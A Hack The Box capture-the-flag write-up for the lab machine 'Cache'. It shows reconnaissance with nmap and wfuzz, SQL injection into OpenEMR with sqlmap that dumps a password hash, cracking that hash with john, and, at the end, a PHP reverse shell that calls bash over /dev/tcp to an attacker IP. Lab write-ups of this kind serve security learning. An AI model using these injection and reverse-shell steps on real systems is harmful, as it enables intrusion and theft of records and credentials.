Hack The Box Write Up for Cache


This is a fun medium skill level server at Hack The Box. It is a linux Ubuntu box and it had a few fun elements. I learned a lot about memcached for this one. It also requires some sqlmap work so if you aren’t familiar with that tool, I might skip this box for now.
Getting user
Nmap scan
nmap -sC -sV -oA nmap/cache cache.htb

# Nmap 7.80 scan initiated Sun Jun 28 11:07:39 2020 as: nmap -sC -sV -oA cache cache.htb
Nmap scan report for cache.htb (10.10.10.188)
Host is up (0.049s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 28 11:07:50 2020 -- 1 IP address (1 host up) scanned in 10.59 seconds
Looks like port 80 running Apache on Ubuntu. Also ssh on Ubuntu. Nice.
Let's see what comes up on the browser:

And this comes up on the login page:

Let's try some basic passwords like Admin and Password. Nope, didn't work. Lets view source.

This is interesting. Looks like the username and password are:
Username: ash
Password: H@v3_fun
Let's try logging in.

Hmm...
Let's see if there is a special domain name that we need to use in order to get past the "Under-construction page." I'm going to use cewl to generate a word list from the author page:
cewl -w wordlist.txt -d 10 -m 1 http://10.10.10.188/author.html
Now I'm going to use wfuzz to run through that wordlist and show me only domains that return 302.
wfuzz -w wordlist.txt -H "HOST: FUZZ.htb" -u http://10.10.10.188/ --hc 400 --hh 8193

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.188/
Total requests: 42

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000037:   302        0 L      0 W      0 Ch        "HMS"

Total time: 0.736105
Processed Requests: 42
Filtered Requests: 41
Requests/sec.: 57.05704
Oh. Looks like there is HMS.htb the domain. Adding that to my /etc/hosts file. Now trying to login:
Oh, a new web site:

Let's see if we can login. Nope.
Opened msfconsole and searched openemr. Found a database dump exploit. Ran that to try to grab the database.

Nope. Tried on a couple of directories and wasn't able to get it to find any tables. Going to try a manual method of this exploit.
Sqlmap injection attack
Using Burp suite, I saved the request from visiting this url:
http://hms.htb/portal/add_edit_event_user.php?eid=1

Save it the request as req.txt.
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: OpenEMR=on62khuh5v8ktjj5ad57p2sp1i; PHPSESSID=7rlmjgc56ktemn7kmvc062r8bl
Upgrade-Insecure-Requests: 1
Now run Sqlmap to see if we can inject it per the exploit.
sqlmap -r req.txt --dbs --batch
There are two tables of interest. Let's open the openemr database and explore it.
sqlmap -r req.txt -D openemr -tables

Hmm... there is a users_secure table. Let's grab it.
sqlmap -r req.txt -D openemr -T users_secure -columns -C username,password -dump

Now we've got a login!
Username: openemr_admin
Password: $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
That password is clearly hashed. Let's break it with john.
sudo john -w=/usr/share/wordlists/rockyou.txt ./hash.txt

Looks like the username/password is:
Username: openemr_admin
Password: xxxxxx
Reverse shell access
Go into the administrator -> files. From there, edit the letter_templates/custom_pdf.php file. Add the following:
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.26/1234 0>&1'");
?>
